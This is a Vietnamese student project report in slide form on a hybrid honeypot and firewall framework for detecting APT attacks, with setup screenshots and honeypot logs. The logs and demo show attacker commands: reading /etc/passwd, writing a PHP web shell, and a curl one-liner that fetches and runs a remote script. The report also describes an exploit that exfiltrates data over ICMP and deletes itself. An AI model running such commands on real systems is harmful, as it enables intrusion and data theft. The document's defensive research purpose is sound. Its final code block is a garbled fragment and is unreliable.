





## BÁO CÁO ĐỔ ÁN CHUYÊN NGÀNH



PROACTIVE HYBRID HONEYPOT-BASED DETECTION OF ADVANCED PERSISTENT THREATS



Phòng thí nghiệm An toàn thông tin (InSecLab) Trường ĐH Công nghệ Thông Tin, ĐHQG Tp. HCM



### **THÀNH VIÊN**



**GVHD: THS NGUYỄN CÔNG DANH** 

### SINH VIÊN THỰC HIỆN:

- 1. PHAM CÔNG LẬP 21522281
- 2. LƯƠNG HỒ TRỌNG NGHĨA 21522375



#### 1. AGENDA



- 1. Agenda
- 2. Tổng quan đề tài
- 3. Cơ sở lý thuyết
- 4. Phương pháp đề xuất
- 5. Thực nghiệm & đánh giá
- 6. Kết luận





- Các cuộc tấn công APT:
  - Tinh vi, có kế hoạch và kéo dài nhiều giai đoạn.
  - Né tránh hệ thống phòng thủ truyền thống (Firewall, IDS/IPS).
- Hạn chế của giải pháp hiện tại:
  - Dựa vào chữ ký (signature-based): Không hiệu quả với tấn công mới.
  - Phát hiện dựa trên hành vi: Yêu cầu nhiều dữ liệu, chi phí cao.





#### Honeypot là giải pháp tiềm năng

- Khả năng thu hút và ghi nhận hành vi tấn công.
- Hạn chế của honeypot truyền thống
  - Tương tác thấp: Ít dữ liệu chi tiết, dễ bị phát hiện.
  - Tương tác trung bình: Cung cấp thông tin vừa phải.
  - Tương tác cao: Dữ liệu phong phú nhưng tốn tài nguyên và dễ bị phát hiện.





#### Mục tiêu nghiên cứu

- Phát triển framework phát hiện các cuộc tấn công APT.
- Kết hợp hybrid honeypot và tường lửa để tối ưu hóa bảo mật.
- Tăng khả năng phân tích hành vi và phát hiện sớm các mối đe dọa.





- Đối tượng
  - Các kỹ thuật và hành vi tấn công APT.
- Phạm vi
  - Môi trường triển khai: Mạng LAN với hybrid honeypot và tường lửa.
  - Các giai đoạn tấn công: Thăm dò, khai thác, xâm nhập.





#### Nghiên cứu liên quan

- Mô hình lý thuyết trò chơi
  - Áp dụng lý thuyết trò chơi để tối ưu hóa chiến lược phòng thủ trong hệ thống CPS.
  - Honeypot được phân loại thành hai chế độ tương tác (cao và thấp)
     để đối phó với các cuộc tấn công APT.
  - Cân nhắc các yếu tố chi phí như phân tích con người và triển khai honeypot.
  - Cân bằng Nash Bayes được chứng minh trong nghiên cứu, cung cấp chiến lược phòng thủ tối ưu trong điều kiện nguồn lực hạn chế.





#### Hệ Thống Honeypot Dựa trên Kỹ Thuật Deception

- Hệ thống honeypot tích hợp honeytokens để phân biệt các cuộc tấn công tự động và có sự tham gia của con người trong môi trường tấn công APT.
- Các honeytokens được thiết kế để phát hiện xâm nhập qua liên kết ẩn, thư mục bị cấm, và thông tin đăng nhập giả trong mã HTML.
- Hệ thống giám sát tích hợp Elastic Stack thu thập và phân tích dữ liệu từ honeypot.
- Các chuyên gia pentest mô phỏng tấn công APT, giúp phân loại các tương tác và xác định mức độ nghiêm trọng.





#### Những thách thức

- Tích hợp honeypot và tường lửa phải đồng bộ, không ảnh hưởng hiệu suất.
- Kẻ tấn công có kỹ thuật nhận diện và né tránh honeypot.
- Hạn chế về tài nguyên phần cứng, phần mềm và nhân lực.





#### - Honeypot

- Khái niệm: Honeypot là hệ thống bẫy để thu hút kẻ tấn công, ghi nhận hành vi và chiến thuật tấn công.
- Phân loại theo mức độ tương tác
  - Tương tác thấp: Mô phỏng cơ bản, chi phí thấp, ít dữ liệu chi tiết.
  - Tương tác trung bình: Mô phỏng các dịch vụ cụ thể, thu thập thông tin tấn công ở mức vừa phải.
  - Tương tác cao: Mô phỏng toàn diện, dữ liệu phong phú nhưng tốn tài nguyên.





#### - Các loại Honeypot

- Cowrie: Mô phỏng SSH/Telnet, ghi nhận brute force và lệnh thực thi.
- Dionaea: Bẫy mã độc, hỗ trợ nhiều giao thức (SMB, HTTP, FTP, SQL).
- Django admin honeypot: Mô phỏng giao diện quản trị, ghi nhận truy cập trái phép.
- Kfsensor: Giám sát cổng và phân tích tấn công mạng.





#### - MITRE ATT&CK

- Khái niệm: Cơ sở tri thức toàn cầu về các chiến thuật và kỹ thuật tấn công.
- Mục tiêu: Hỗ trợ nhận diện và đối phó các mối đe dọa.
- Ứng dụng: Phân loại hành vi tấn công, xây dựng chiến lược phòng thủ.





#### - ELK Stack

- Thành phần: Elasticsearch, Logstash, Kibana.
- Mục đích: Thu thập, phân tích và trực quan hóa dữ liệu log.
- Lợi ích: Xử lý dữ liệu lớn, hỗ trợ giám sát an ninh mạng.






#### - Kubernetes

- Khái niệm: Nền tảng mã nguồn mở để quản lý container.
- Quản lý các honeypot và WAF.
- Hỗ trợ mở rộng, triển khai linh hoạt.











### Tổng quan mô hình

- Cấu trúc hệ thống
  - Honeypot ngoài tường lửa: Thu hút và ghi nhận tấn công từ bên ngoài.
  - Honeypot sau tường lửa: Ghi nhận tấn công đã vượt qua lớp bảo vệ.
  - Honeypot trong mạng nội bộ: Phát hiện xâm nhập sâu.
  - Công cụ hỗ trợ: Kubernetes, WAF, ELK Stack.





- Honeypot ngoài tường lửa
  - Cowrie: Mô phỏng SSH/Telnet, thu hút tấn công brute force.
  - Dionaea: Thu thập mã độc, hỗ trợ nhiều giao thức (HTTP, FTP, SMB).
  - Mục tiêu: Phân tích hành vi tấn công ban đầu.
- Honeypot sau tường lửa
  - Django admin honeypot: Ghi nhận các nỗ lực truy cập trái phép.
  - Mục tiêu: Phát hiện và phân tích các kỹ thuật tấn công web.
- Honeypot trong mạng nội bộ
  - Kfsensor: Mô phỏng hệ điều hành, giám sát và phân tích các cuộc tấn công mạng nội bộ.
  - Mục tiêu: Ghi nhận chi tiết hành vi xâm nhập.





#### Hỗ trợ Kubernetes và WAF

- Kubernetes
  - Triển khai honeypot và WAF trên container.
  - Quản lý dịch vụ, cân bằng tải, và mở rộng linh hoạt.
  - WAF (ModSecurity)
    - Bảo vệ ứng dụng web khỏi tấn công OWASP Top 10.
    - Phân loại và quản lý yêu cầu.





#### Tích hợp ELK Stack

- Thu thập log từ honeypot và WAF.
- Phân tích dữ liệu: Ghi nhận chi tiết các hoạt động đáng ngờ.
- Trực quan hóa: Sử dụng dashboard để giám sát.





#### Lợi ích của mô hình

- Kết hợp ưu điểm của các loại honeypot (thấp, trung bình, cao).
- Tiết kiệm tài nguyên, tối ưu hiệu quả phát hiện.
- Dữ liệu phong phú cho phân tích và phòng thủ.






 Firewall Pfsense: Lớp phòng thủ đầu tiên, phát hiện và ngăn chặn tấn công như quét port (nmap), nhận diện IP, domain độc hại và phần mềm nguy hiểm.

```
∩ Home X Prisense X Naster X
                                                     The IPv4 MAN address has been set to 192.168.44.188/24
                                                     Press (ENTER) to continue.
                                                    UMware Virtual Machine - Netgate Bevice ID: bec7e9153ca8ec4811cb
                                                     *** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***
                                                                                    -> u4: 192.168.44.188/24
                                                     Lan (lan)
                                                                                    -> v4: 192,168,38,188/24
                                                     8) Logout (SSH only)
                                                                                           18) Filter Logs
                                                      1) Assign Interfaces
                                                      2) Set interface(s) IP address
                                                                                           11) Restart webConfigurator
                                                                                          12) PHP shell + pfSense tools
                                                      3) Reset webConfigurator password
                                                      4) Reset to factory defaults
                                                                                           13) Update from console
                                                      5) Reboot system
                                                                                           14) Disable Secure Shell (sshd)
                                                     6) Halt system
                                                                                           15) Restore recent configuration
                                                      7) Fing host
                                                                                           16) Restart PHP-FPM
                                                      8) Shell
                                                    Enter an option:
                                                     Message from syslogd@pfSense at Oct 5 88:54:36 ...
                                                     php-fpmt395]: /index.php: Successful login for user 'admin' from: 192,168.38.1 (
                                                     Local Database)
```





#### Pfsense dashboard







- Kubernetes & WAF: Kubernetes triển khai WAF (ModSecurity)
   tích hợp với Nginx Ingress Controller.
- Chức năng WAF: Định tuyến lưu lượng, giám sát và lọc yêu cầu độc hại theo OWASP ModSecurity Core Rule Set.

```
root@master-node:/home/master# kubectl get svc -n nginx-ingress
                                          EXTERNAL-IP
NAME
                           CLUSTER-IP
                                                       PORT(S)
                                                                      AGE
dvwa–service
                ClusterIP 10.96.98.93
                                          <none>
                                                                      7m26s
                                                       80/TCP
modsec-service
                NodePort
                           10.110.14.22
                                                       80:32128/TCP
                                          <none>
                                                                      7m20s
root@master-node:/home/master# _
```





#### - Ingress Nginx







- Web bị lỗi để thử nghiệm WAF



- Payload tấn công đã bị WAF chặn



#### Forbidden

You don't have permission to access this resource.






- Sau khi cài đặt và cấu hình các thành phần của dịch vụ ELK thì

#### cần kích hoạt các dịch vụ với lệnh

systemetl enable elasticsearch logstash kibana filebeat systemetl start elasticsearch logstash kibana filebeat







-Dionaea ison logs

```
{} cowrie.json 1 X
cowrie > cowrie > {} cowrie.json > ...
            "eventid": "cowrie.command.input",
            "input": "pw",
            "message": "CMD: pw",
            "sensor": "d44ee5f74f9c",
            "timestamp": "2024-11-25T03:26:29.262144Z",
            "src ip": "192.168.247.133",
            "session": "0608346f16f6"
            "eventid": "cowrie.command.failed",
            "input": "pw",
            "message": "Command not found: pw",
            "sensor": "d44ee5f74f9c",
            "timestamp": "2024-11-25T03:26:29.276262Z",
            "src ip": "192.168.247.133",
            "session": "0608346f16f6"
            "eventid": "cowrie.command.input",
            "input": "ls",
            "message": "CMD: ls",
            "sensor": "d44ee5f74f9c",
            "timestamp": "2024-11-25T03:26:29.975657Z",
            "src ip": "192.168.247.133",
            "session": "0608346f16f6"
            "eventid": "cowrie.command.input",
            "input": "python",
            "message": "CMD: python",
            "sensor": "d44ee5f74f9c",
            "timestamp": "2024-11-25T03:26:33.239753Z",
            "src ip": "192.168.247.133",
            "session": "0608346f16f6"
```





#### -Dionaea json logs

```
Windows PowerShell

≡ dionaea.ison.2024-11-25 ×
                                               Windows PowerShell
dino > dionaea-data > dionaea > json > ≡ dionaea.json Copyright (C) Microsoft Corporation. All rights reserved.
       {"connection": //, "connection type"
                                               Try the new cross-platform PowerShell https://aka.ms/pscore6
       {"connection": 78, "connection type"
        "connection": 79, "connection type"PS C:\Users\nghia-luong> ssh -p 2222 root@192.168.247.147
       {"connection": 80, "connection type" The authenticity of host '[192.168.247.147]:2222 ([192.168.247.147]:2222)' can't be established.
       {"connection": 81, "connection_type" ED25519 key fingerprint is SHA256:9moiX5ZXuldj2XeDHQ1WtkAOBiDPdxj5cqo5PdmdWd8.
This key is not known by any other names.
       {"connection": 82, "connection type" Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
       {"connection": 83, "connection type" Warning: Permanently added '[192.168.247.147]:2222' (ED25519) to the list of known hosts.
       {"connection": 84, "connection_type" root@192.168.247.147's password:
       {"connection": 85, "connection_type" root@svr04:~# pwd
        {"connection": 86, "connection type"<mark>/root</mark>
       {"connection": 87, "connection_type" root@svr04:~# echo hello
       {"connection": 88, "connection_type"root@svr04:~# echo "hello" > test.txt
       {"connection": 89, "connection type"-bash: syntax error: unexpected end of file
       {"connection": 90, "connection type" root@svr04:~# echo "hello" > test.txt
       {"connection": 91, "connection type"
       {"connection": 92, "connection type"
       {"connection": 93, "connection type": "accept", "connection transport": "tcp", "connection protocol": "SipSession", "connection ro
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 1
                                                                                                                                                     🔒 bash cowr
2024-11-25T07:56:41+0000 [HoneyPotSSHTransport,0,192.168.247.1] login attempt [b'root'/b'asdasd'] succeeded
2024-11-25T07:56:41+0000 [HoneyPotSSHTransport,0,192.168.247.1] Initialized emulated server as architecture: linux-x64-lsb
                                                                                                                                                    % Logs: cowr
2024-11-25T07:56:41+0000 [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'password'
2024-11-25T07:56:41+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2024-11-25T07:56:41+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2024-11-25T07:56:41+0000 [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2024-11-25T07:56:41+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2024-11-25T07:56:41+0000 [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (50, 120, 640, 480)
2024-11-25T07:56:41+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,0,192.168.247.1] Terminal Size: 12
0 50
2024-11-25T07:56:41+0000 [twisted.conch.ssh.session#info] Getting shell
2024-11-25T07:56:43+0000 [HoneyPotSSHTransport,0,192.168.247.1] CMD: pwd
2024-11-25T07:56:43+0000 [HoneyPotSSHTransport,0,192.168.247.1] Command found: pwd
2024-11-25T07:56:46+0000 [HoneyPotSSHTransport,0,192.168.247.1] CMD: echo hello
2024-11-25T07:56:46+0000 [HoneyPotSSHTransport,0,192.168.247.1] Command found: echo hello
2024-11-25T07:56:57+0000 [HoneyPotSSHTransport,0,192.168.247.1] CMD: echo "hello" > test.txt"
2024-11-25T07:56:57+0000 [HoneyPotSSHTransport,0,192.168.247.1] exception: No closing quotation
                                                                                                                            Activate Windows
2024-11-25T07:57:00+0000 [HoneyPotSSHTransport,0,192.168.247.1] CMD: echo "hello" > test.txt
                                                                                                                            Go to Settings to activate Windows
2024-11-25T07:57:00+0000 [HoneyPotSSHTransport,0,192.168.247.1] Command found: echo hello > test.txt
```




- -Dòng xử lý logs: Filebeat chuyển tiếp logs lên Elasticsearch một cách đáng tin cậy.
- -Phân tích và trực quan hóa: Kibana hiển thị dữ liệu qua dashboard tùy chỉnh, cung cấp cái nhìn sâu sắc về hành vi tấn công và lỗ hổng bảo mật.






#### Cowire dashboard





#### - Dionaea dashboard





### 6. THỰC NGHIỆM & ĐÁNH GIÁ



- Link video demo

https://drive.google.com/drive/folders/1d15sOawDYuZ4yBlW-

Rx4wUFwuXNMppYk?usp=sharing



# 6. KICH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Thiết lập hệ thống honeypot Cowrie với filesystem mô phỏng.

```
    nghia@nghia-pot:/home$ sudo mkdir phil
        [sudo] password for nghia:
    nghia@nghia-pot:/home$ ls
        nghia phil
    nghia@nghia-pot:/home$ [
```

- Các file muốn kẻ tấn công nhìn thấy được thêm vào hệ thống.

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 2

• nghia@nghia-pot:/home$ sudo cp -r /home/nghia/honeypot/laravel-project /home/phil/
• nghia@nghia-pot:/home$ ls ./phil/
laravel-project
• nghia@nghia-pot:/home$ [
```



# 6. KICH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Thiết lập hệ thống honeypot Cowrie với filesystem mô phỏng.
- Đây là công cụ tích hợp của Cowrie, cho phép tạo file fs.pickle, chứa metadata liên quan đến các file như tên, quyền truy cập, chủ sở hữu, kích thước, loại file, và các thư mục liên quan.


```
nghia@nghia-pot:~$ sudo su - cowrie
cowrie@nghia-pot:~$ ls
cowrie
cowrie@nghia-pot:~$ cd cowrie/
cowrie@nghia-pot:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@nghia-pot:~/cowrie$ ls
              CONTRIBUTING.rst docker etc
                                                 INSTALL.rst Makefile
                                                                           pyproject.toml requirements-dev.txt
                                                                                                                   requirements-pool.txt setup.cfg
CHANGELOG.rst cowrie-env
                                docs
                                        honeyfs LICENSE.rst MANIFEST.in README.rst
                                                                                           requirements-output.txt requirements.txt
(cowrie-env) cowrie@nghia-pot:~/cowrie$ bin/createfs -l /home/phil/laravel-project -d 10 -o fs.pickle
(cowrie-env) cowrie@nghia-pot:~/cowrie$ ls
                 cowrie-env etc
                                        INSTALL.rst MANIFEST.in
                                                                     requirements-dev.txt
                                                                                             requirements.txt src
                 docker
                             fs.pickle LICENSE.rst pyproject.toml requirements-output.txt setup.cfg
                                                                                                                tox.ini
CHANGELOG.rst
                             honeyfs
                                        Makefile
                                                     README.rst
                                                                     requirements-pool.txt
CONTRIBUTING.rst docs
                                                                                              setup.py
                                                                                                                var
(cowrie-env) cowrie@nghia-pot:~/cowrie$ |
```



# 6. KICH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Dựng website có lỗ hổng để thu hút kẻ tấn công.
- Sau khi attacker khai thác, họ có thể trích xuất các thông tin như credential SSH dùng để kết nối vào hệ thống Cowrie.






# 6. KICH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Thực hiện reconnaissance và phát hiện cổng dịch vụ mở.
- Từ các dữ liệu scan, tìm thấy IP và scan port của hệ thống.





# 6. KICH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Kết nối vào hệ thống, phân tích log hành động của attacker.
- Cowrie ghi lại toàn bộ hoạt động của attacker.

```
HoneyPotsSHIransport,9,192.168.44.169| Could not read etc/userdb.txt, default database activated
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] login attempt [b'phil'/b'phil'] succeeded
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Initialized emulated server as architecture: linux-x64-lsb
2024-11-30T16:48:58+0000 [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'phil' authenticated with b'password'
2024-11-30T16:48:58+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2024-11-30T16:48:58+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2024-11-30T16:48:58+0000 [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2024-11-30T16:48:58+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2024-11-30T16:48:59+0000 [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (48, 211, 0, 0)
2024-11-30T16:48:59+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,9,192.168.44.169] Terminal Size: 211 48
2024-11-30T16:48:59+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,9,192.168.44.169] request env: LANG=C.UTF-8
2024-11-30T16:48:59+0000 [twisted.conch.ssh.session#info] Getting shell
2024-11-30T16:49:00+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: ls
2024-11-30T16:49:00+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: ls
2024-11-30T16:49:01+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cd laravel-project/
2024-11-30T16:49:01+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cd laravel-project/
2024-11-30T16:49:02+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: ls
2024-11-30T16:49:02+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: ls
2024-11-30T16:49:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cat /etc/passwd
2024-11-30T16:49:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cat /etc/passwd
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: echo <?php system($ GET['cmd']);?> > test.php
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: echo < ?php system($ GET [ cmd ] )
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Can't find command?
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command not found: ? > > test.php
2024-11-30T16:50:28+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: echo "<?php system($ GET['cmd']);?>" > test.php
2024-11-30T16:50:28+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: echo <?php system($ GET['cmd']);?> > test.php
2024-11-30T16:50:34+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cat test.php
2024-11-30T16:50:34+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cat test.php
2024-11-30T16:51:58+0000 [-] Timeout reached in HoneyPotSSHTransport
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Saved redir contents with SHA-256 a9cbaf51785d3c1c112c575a7709d7da4e274d0dfaea394ff002ec0c6b82bca0 to var/lib/cowrie/downloads/a9cbaf517
85d3c1c112c575a7709d7da4e274d0dfaea394ff002ec0c6b82bca0
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Closing TTY Log: var/lib/cowrie/tty/354a49027708cbb6943a8eeb7dba044dc6701f65bf504c99bac200de454fc462 after 179.3 seconds
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] avatar phil logging out
2024-11-30T16:51:58+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Connection lost after 184.5 seconds
```



# 6. KICH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Cowrie ghi lại được các lệnh đã thực thi.

- Log của cowrie bao gồm
  - Credential đăng nhập: Thông tin xác thực được attacker sử dụng.
  - Các lệnh đã thực thi: Toàn bộ các lệnh attacker thực thi trên hệ thống đều được ghi lại trong log.
  - File được tạo hoặc sửa đổi: Những thay đổi trong hệ thống, gồm các
     file do attacker tạo ra hoặc chỉnh sửa, cũng được lưu trữ để phân tích.





- SSH không cần mật khẩu.

```
Windows PowerShell
PS C:\Users\nghia> ssh nghia@192.168.44.168
```





- Tiếp theo, một exploit được tải xuống từ một máy chủ từ xa bằng curl.
- Tập lệnh này được cấu hình để tự động chuyển sang trạng thái thực thi ngay sau khi được tải về. Quá trình triển khai diễn ra nhanh chóng thông qua câu lệnh.

```
curl -0 192.168.44.169/download.sh
&& chmod +x download.sh && ./download.sh
```





#### - Ưu điểm

- Che giấu & tải xuống: Tập lệnh hiệu quả, khó bị phát hiện.
- Thu thập & mã hóa: Lấy dữ liệu nhạy cảm, truyền qua ICMP.
- Giải mã & tự hủy: Máy chủ tái tạo dữ liệu, tập lệnh tự xóa dấu vết.

#### - Ba thành phần chính

- download.sh (tự động xâm nhập), exploit.py (thực thi & gửi dữ liệu),
   server.py (nhận dữ liệu).
- Script download.sh: Tải mã khai thác, cài phụ thuộc, chạy với tham số, tự xóa sau khi hoàn thành để tránh bị phát hiện.





```
D: > Users > Downloads > \overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overli